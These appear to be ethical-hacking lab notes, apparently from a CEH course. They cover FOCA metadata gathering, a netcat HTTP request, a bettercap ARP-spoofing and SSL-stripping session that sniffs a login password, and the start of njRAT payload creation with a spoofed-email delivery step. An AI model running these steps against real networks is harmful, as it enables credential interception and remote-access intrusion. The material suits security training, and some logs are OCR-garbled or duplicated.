
Dashboard



Create new project:



Select all three search engines Similarly, under Extensions section, click All option to choose all the given extensions and then click the Search All button.



After the scans are completed. The gathered result on the Metadata associated with the target domain appears, as shown in the image

The screenshot shows the FOCA Open Source 3.4.7.1 application interface. At the top, there's a navigation bar with Project, Plugins, Options, TaskList, About, and a shopping cart icon. Below the navigation is a sidebar with a project tree showing 'project of www.eccouncil.org' with branches for Network, Domains, and Document Analysis. The main area features a logo for 'Foca OPEN SOURCE' and a search bar with dropdowns for 'Search engines' (Google, Bing, DuckDuckGo) and 'Extensions' (All, None). A large table below displays search results with columns for Id, Type, URL, Download, Download Date, Size, Metadata E..., Malware An..., and Modified Date. The results show 15 PDF files from various URLs, mostly from 2022, with sizes ranging from 4.24 MB to 1.12 MB. Below the table is a log viewer showing search logs with columns for Time, Source, Severity, and Message. The log includes entries for Google, Bing, and DuckDuckGo searches with various success and error messages. At the bottom, there are buttons for Settings, Deactivate AutoScroll, Clear, and Save log to File, along with a message 'All searchers have finished'.

Time	Source	Severity	Message
12:43:27...	MetadataSearch	medium	GoogleWeb search finished successfully!! Total found result count: 0
12:43:49...	MetadataSearch	error	An error has occurred on DuckDuckGoWeb: The remote server returned an error: (403) Forbidden..
12:43:52...	MetadataSearch	medium	BingWeb search finished successfully!! Total found result count: 0
12:44:02...	MetadataSearch	medium	GoogleWeb search finished successfully!! Total found result count: 0
12:45:53...	MetadataSearch	error	An error has occurred on DuckDuckGoWeb: The remote server returned an error: (403) Forbidden..
12:45:54...	MetadataSearch	error	An error has occurred on GoogleWeb: The remote server returned an error: (429) Too Many Requests..
12:46:00...	MetadataSearch	medium	BingWeb search finished successfully!! Total found result count: 100

You can Download files and also open in browser through right-click on any URL and click Link(s) --> Open in browser from the context menu.


The screenshot shows the FOCA Open Source 3.4.7.1 application window. The left sidebar displays a project tree for 'project of www.eccouncil.org' under 'Network' and 'Document Analysis'. The main area features a search bar with engines like Google, Bing, and DuckDuckGo, and a file extension filter. Below is a table of search results:

ID	Type	URL	Download	Download Date	Size	Metadata E...	Malware An...	Modified Date
10	pdf	https://www.eccouncil.org/wp-content/uploads/2022/0...	•	01/07/2023 00:46:24	4.24 MB	x	x	-
11	pdf	https://www.eccouncil.org/wp-content/uploads/2022/0...	x	-	513.30 KB	x	x	-
12	pdf	https://www.eccouncil.org/wp-content/uploads/2022/0...	x	-	614.73 KB	x	x	-
13	pdf	https://www.eccouncil.org/wp-content/uploads/2022/0...	x	-	158.28 KB	x	x	-
14	pdf	https://www.eccouncil.org/wp-content/uploads/2022/0...	x	-	3.84 MB	x	x	-
15	pdf	https://www.eccouncil.org/wp-content/uploads/2022/0...	x	-	1.97 MB	x	x	-
16	pdf	https://www.eccouncil.org/wp-content/uploads/2022/0...	x	-	2.5 MB	x	x	-
17	pdf	https://www.eccouncil.org/wp-content/uploads/2022/0...	x	-	2.52 MB	x	x	-
18	pdf	https://www.eccouncil.org/wp-content/uploads/2022/0...	x	-	244.54 KB	x	x	-
19	pdf	https://www.eccouncil.org/wp-content/uploads/2022/0...	x	-	2.73 MB	x	x	-
20	pdf	https://www.eccouncil.org/wp-content/uploads/2022/0...	x	-	2.32 MB	x	x	-
21	pdf	https://www.eccouncil.org/wp-content/uploads/2022/0...	x	-	677.65 KB	x	x	-
22	pdf	https://www.eccouncil.org/wp-content/uploads/2022/0...	x	-	7.01 MB	x	x	-
23	pdf	https://www.eccouncil.org/wp-content/uploads/2022/0...	x	-	3.99 MB	x	x	-
24	pdf	https://www.eccouncil.org/wp-content/uploads/2022/0...	x	-	81.48 KB	x	x	-
25	pdf	https://www.eccouncil.org/wp-content/uploads/2022/0...	x	-	5.22 MB	x	x	-

Below the table, a log window shows several entries:

- 12:42:27... MetadataSearch medium GoogleWeb search finished successfully!
- 12:43:49... MetadataSearch error An error has occurred on DuckDuckGoWeb
- 12:43:52... MetadataSearch medium BingWeb search finished successfully!!
- 12:44:02... MetadataSearch medium GoogleWeb search finished successfully!!
- 12:45:53... MetadataSearch error An error has occurred on DuckDuckGoWeb
- 12:45:54... MetadataSearch error An error has occurred on GoogleWeb: The BingWeb search finished successfully!!
- 12:46:00... MetadataSearch medium BingWeb search finished successfully!!

At the bottom, a message says 'All documents have been downloaded' and there are settings and save log to file buttons.



Netcat:

Netcat is a networking utility that reads and writes data across network connections, using the TCP/IP protocol. It is a reliable “back-end” tool used directly or driven by other programs and scripts. It is also a network debugging and exploration tool.

In this we are performing simple example

Through netcat getting the GET request of website

```
[root@parrot]~
└─# nc -vv www.moviescope.com 80
www.moviescope.com [10.10.1.19] 80 (http) open
```

Command :GET /HTTP/1.0

We successfully got the GET request

```
[root@parrot]~
└─# nc -vv www.moviescope.com 80
www.moviescope.com [10.10.1.19] 80 (http) open
GET /HTTP/1.0
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>
<title>404 - File or directory not found.</title>
<style type="text/css">
<!--
body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}
fieldset{padding:0 15px 10px 15px;}
h1{font-size:2.4em;margin:0;color:#FFF;}
h2{font-size:1.7em;margin:0;color:#CC0000;}
h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;}
#header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;color:#FFF;
background-color:#555555;}
#content{margin:0 0 0 2%;position:relative;}
.content-container{background:#FFF;width:96%;margin-top:8px;padding:10px;position:relative;-->
</style>
</head>
<body>
<div id="header"><h1>Server Error</h1></div>
<div id="content">
<div class="content-container"><fieldset>
<h2>404 - File or directory not found.</h2>
```

- Steal sensitive information like passwords, keys, secrets, internal emails or credit card details from the sniffed target.

Bettercap:

BetterCAP is a powerful, flexible and portable tool created to perform various types of MITM attacks against a network, manipulate HTTP, HTTPS and TCP traffic in realtime, sniff for credentials and much more.

Intercept HTTP traffic on the target system:

Command: bettercap -iface eth0

```
[root@parrot]~[~/]  
└── #bettercap -iface eth0
```

```
[root@parrot]~[~/]  
└── #bettercap -iface eth0  
bettercap v2.29 (built for linux amd64 with go1.17.1) [type 'help' for a list of commands]  
10.10.1.0/24 > 10.10.1.13 » [04:31:09] [sys.log] [war] Could not find mac for 10.10.1.2  
10.10.1.0/24 > 10.10.1.13 »
```

net.probe on = send different types of probe packets to each IP in the current subnet for the net.recon module to detect them.

net.recon on = responsible for periodically reading the system ARP table to detect new hosts on the network.

```
[root@parrot]# bettercap -iface eth0
bettercap v2.29 (built for linux amd64 with go1.17.1) [type 'help' for a list of commands]
10.10.1.0/24 > 10.10.1.13 » [04:31:09] [sys.log] [war] Could not find mac for 10.10.1.2
10.10.1.0/24 > 10.10.1.13 » net.probe on
10.10.1.0/24 > 10.10.1.13 » [04:31:38] [sys.log] [inf] net.probe starting net.recon as a requirement
for net.probe
10.10.1.0/24 > 10.10.1.13 » [04:31:38] [endpoint.new] endpoint 10.10.1.14 detected as 02:15:5d:10:fe:d4.
10.10.1.0/24 > 10.10.1.13 » [04:31:38] [endpoint.new] endpoint 10.10.1.9 detected as 02:15:5d:10:fe:d2.
10.10.1.0/24 > 10.10.1.13 » [04:31:38] [endpoint.new] endpoint 10.10.1.11 (WINDOWS11) detected as 00:15:5d:01:80:00 (Microsoft Corporation).
10.10.1.0/24 > 10.10.1.13 » [04:31:38] [endpoint.new] endpoint 10.10.1.19 (SERVER2019) detected as 02:15:5d:10:fe:d1.
10.10.1.0/24 > 10.10.1.13 » [04:31:38] [endpoint.new] endpoint 10.10.1.22 (SERVER2022) detected as 00:15:5d:01:80:02 (Microsoft Corporation).
10.10.1.0/24 > 10.10.1.13 » [04:31:39] [endpoint.new] endpoint 10.10.1.2 detected as 02:15:5d:10:fe:cf.
10.10.1.0/24 > 10.10.1.13 » net.recon on
[04:31:51] [sys.log] [err] module net.recon is already running
10.10.1.0/24 > 10.10.1.13 »
```

set http.proxy.sslstrip true = This module enables SSL stripping.

set arp.spoof.internal true = spoofs the local connections among computers of the internal network.

set arp.spoof.targets 10.10.1.11= spoofs the IP address of the target host.

http.proxy on= module initiates http proxy.

```
bettercap v2.29 (built for linux amd64 with go1.17.1) [type 'help' for a list of commands]
Parrot      CEEv12 Module16
10.10.1.0/24 > 10.10.1.13 » [04:31:09] [sys.log] [war] Could not find mac for 10.10.1.2
10.10.1.0/24 > 10.10.1.13 » net.probe on
10.10.1.0/24 > 10.10.1.13 » [04:31:38] [sys.log] [inf] net.probe starting net.recon as a requirement
for net.probe
10.10.1.0/24 > 10.10.1.13 » [04:31:38] [endpoint.new] endpoint 10.10.1.14 detected as 02:15:5d:10:fe:d4.
10.10.1.0/24 > 10.10.1.13 » [04:31:38] [endpoint.new] endpoint 10.10.1.9 detected as 02:15:5d:10:fe:d2.
10.10.1.0/24 > 10.10.1.13 » [04:31:38] [endpoint.new] endpoint 10.10.1.11 (WINDOWS11) detected as 00:15:5d:01:80:00 (Microsoft Corporation).
10.10.1.0/24 > 10.10.1.13 » [04:31:38] [endpoint.new] endpoint 10.10.1.19 (SERVER2019) detected as 02:15:5d:10:fe:d1.
10.10.1.0/24 > 10.10.1.13 » [04:31:38] [endpoint.new] endpoint 10.10.1.22 (SERVER2022) detected as 00:15:5d:01:80:02 (Microsoft Corporation).
10.10.1.0/24 > 10.10.1.13 » [04:31:39] [endpoint.new] endpoint 10.10.1.2 detected as 02:15:5d:10:fe:cf.
10.10.1.0/24 > 10.10.1.13 » net.recon on
[04:31:51] [sys.log] [err] module net.recon is already running
10.10.1.0/24 > 10.10.1.13 » set http.proxy.sslstrip true
10.10.1.0/24 > 10.10.1.13 » set arp.spoof.internal true
10.10.1.0/24 > 10.10.1.13 » set [04:37:25] [endpoint.lost] endpoint 10.10.1.14 (Android.local) 02:15:5d:10:fe:d4 lost.
10.10.1.0/24 > 10.10.1.13 » set arp.spoof.targets 10.10.1.11
10.10.1.0/24 > 10.10.1.13 » http.proxy on
[04:38:13] [sys.log] [inf] http.proxy enabling forwarding.
10.10.1.0/24 > 10.10.1.13 » [04:38:13] [sys.log] [inf] http.proxy started on 10.10.1.13:8080 (sslstrip disabled)
10.10.1.0/24 > 10.10.1.13 »
```

arp.spoof on =initiates ARP spoofing.

net.sniff on =responsible for performing sniffing on the network.


```
10.10.1.0/24 > 10.10.1.13 » [04:31:38] [endpoint.new] endpoint 10.10.1.22 (SERVER2022) detected as 0  
0:15:5d:01:80:02 (Microsoft Corporation).  
10.10.1.0/24 > 10.10.1.13 » [04:31:39] [endpoint.new] endpoint 10.10.1.2 detected as 02:15:5d:10:fe:  
cf.  
10.10.1.0/24 > 10.10.1.13 » net.recon on  
[04:31:51] [sys.log] [err] module net.recon is already running  
10.10.1.0/24 > 10.10.1.13 » set http.proxy.sslstrip true  
10.10.1.0/24 > 10.10.1.13 » set arp.spoof.internal true  
10.10.1.0/24 > 10.10.1.13 » set [04:37:25] [endpoint.lost] endpoint 10.10.1.14 (Android.local) 02:15  
:5d:10:fe:d4 lost.  
10.10.1.0/24 > 10.10.1.13 » set arp.spoof.targets 10.10.1.11  
10.10.1.0/24 > 10.10.1.13 » http.proxy on  
[04:38:13] [sys.log] [inf] http.proxy enabling forwarding.  
10.10.1.0/24 > 10.10.1.13 » [04:38:13] [sys.log] [inf] http.proxy started on 10.10.1.13:8080 (sslstr  
ip disabled)  
10.10.1.0/24 > 10.10.1.13 » arp.spoof on  
10.10.1.0/24 > 10.10.1.13 » [04:38:58] [sys.log] [war] arp.spoof arp snooper started targeting 254 p  
ossible network neighbours of 1 targets.  
10.10.1.0/24 > 10.10.1.13 » net.sniff on  
10.10.1.0/24 > 10.10.1.13 » [04:39:19] [net.sniff.http.request] http WINDOWS11 GET msedge.b.tlu.dl.d  
elivery.mp.microsoft.com/filestreamingservice/files/db8c5bf5-8f6b-4311-b158-b6c4da3ad0d2?P1=167368851  
...  
10.10.1.0/24 > 10.10.1.13 » [04:39:19] [net.sniff.http.request] http WINDOWS11 GET msedge.b.tlu.dl.d  
elivery.mp.microsoft.com/filestreamingservice/files/db8c5bf5-8f6b-4311-b158-b6c4da3ad0d2?P1=167368851  
...  
10.10.1.0/24 > 10.10.1.13 » [04:39:19] [net.sniff.http.response] http 8.246.64.126:80 206 Partial Co  
ntent -> WINDOWS11 (512 B application/octet-stream)  
[04:39:19] [net.sniff.http.response] http 8.246.64.126:80 206 Partial Content -> WINDOWS11 (512 B app  
lication/octet-stream)  
10.10.1.0/24 > 10.10.1.13 » [04:39:19] [net.sniff.http.response] http 8.246.64.126:80 206 Partial Co
```

set net.sniff.regex ‘.*password=.+’ = only consider the packets sent with a payload matching the given regular expression (in this case, ‘.*password=.+’)

```
oid.local
10.10.1.0/24 > 10.10.1.13 » s[04:41:10] [net.sniff.mdns] mdns Android.local : Unknown query for Andro
oid.local
10.10.1.0/24 > 10.10.1.13 » s[04:41:10] [net.sniff.mdns] mdns Android.local : Android.local is 10.10
.1.14, fe80::20df:65d:cfl1d:994f
10.10.1.0/24 > 10.10.1.13 » s[04:41:10] [net.sniff.mdns] mdns Android.local : Android.local is 10.10
.1.14, fe80::20df:65d:cfl1d:994f
10.10.1.0/24 > 10.10.1.13 » s[04:41:11] [net.sniff.mdns] mdns Android.local : Android.local is 10.10
.1.14, fe80::20df:65d:cfl1d:994f
10.10.1.0/24 > 10.10.1.13 » se[04:41:13] [net.sniff.mdns] mdns Android.local : Android.local is 10.1
0.1.14, fe80::20df:65d:cfl1d:994f
10.10.1.0/24 > 10.10.1.13 » set [04:41:18] [net.sniff.mdns] mdns Android.local : Android.local is 10
.10.1.14, fe80::20df:65d:cfl1d:994f
10.10.1.0/24 > 10.10.1.13 » set [04:41:26] [net.sniff.mdns] mdns Android.local : Android.local is 10
.10.1.14, fe80::20df:65d:cfl1d:994f
10.10.1.0/24 > 10.10.1.13 » set net.sniff.regex'.[04:41:42] [net.sniff.mdns] mdns Android.local : A
ndroid.local is 10.10.1.14, fe80::20df:65d:cfl1d:994f
10.10.1.0/24 > 10.10.1.13 » set net.sniff.regex '.password=.+'
10.10.1.0/24 > 10.10.1.13 » [04:42:10] [net.sniff.mdns] mdns Android.local : Unknown query for adb-u
nidentified.adb._tcp.local
10.10.1.0/24 > 10.10.1.13 » [04:42:10] [net.sniff.mdns] mdns Android.local : Unknown query for Andro
id.local
10.10.1.0/24 > 10.10.1.13 » [04:42:10] [net.sniff.mdns] mdns Android.local : Unknown query for Andro
```

Open windows 11 browse :www.moviescope.com

Login



We successfully got the username and password

```
POST / HTTP/1.1      Hacking Wireless Networks
Host: www.moviescope.com
Accept-Language: en-US,en;q=0.5
Origin: http://www.moviescope.com
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0) Gecko/20100101 Firefox/106.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 324
Referer: http://www.moviescope.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
_VIENSTATE=wEPDwULLTE3MDc5MjQzOTdkZH5l0cnJ+BtsUZt5M/WlqLFqT5uNaq6G+46A4bz6/sMl&__VIEWSTATEGENERATOR=C2EE9ABB&__EVENTVALIDATION=/wEdAARJUub9rbp0xjNNNjxtMliRWMtrRuIi9aE3DBg1Dcn0GGcP002LAX9axRe6vMQj2F3f3AwSKugaKAa3qX7zRfq070LdPacUhnsnPpHrm03jI6uFMcyULVYtnt+iQJOBgU=&txtusername=sam&txtpwd=test&btnlogin=Login
CEHv12 Module 13
10.10.1.0/24 > 10.10.1.13 » [04:48:13] [net.sniff.http.response] http://www.moviescope.com.:80 302 Found -> WINDOWS11 (128 B text/html; charset=utf-8)

HTTP/1.1 302 Found
Date: Sat, 07 Jan 2023 09:48:13 GMT
Location: /index.aspx
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Cache-Control: private
Content-Length: 128
```


- Craft the mail containing the malware and send it to the target with spoofed mail that belongs to the internal mail address.

Malware :

Tool:njrat

We are creating a malware using njrat tool

Once we open njrat its show the promp to set the port, here our port is 5552.




After clicking start we get the dashboard of njarat

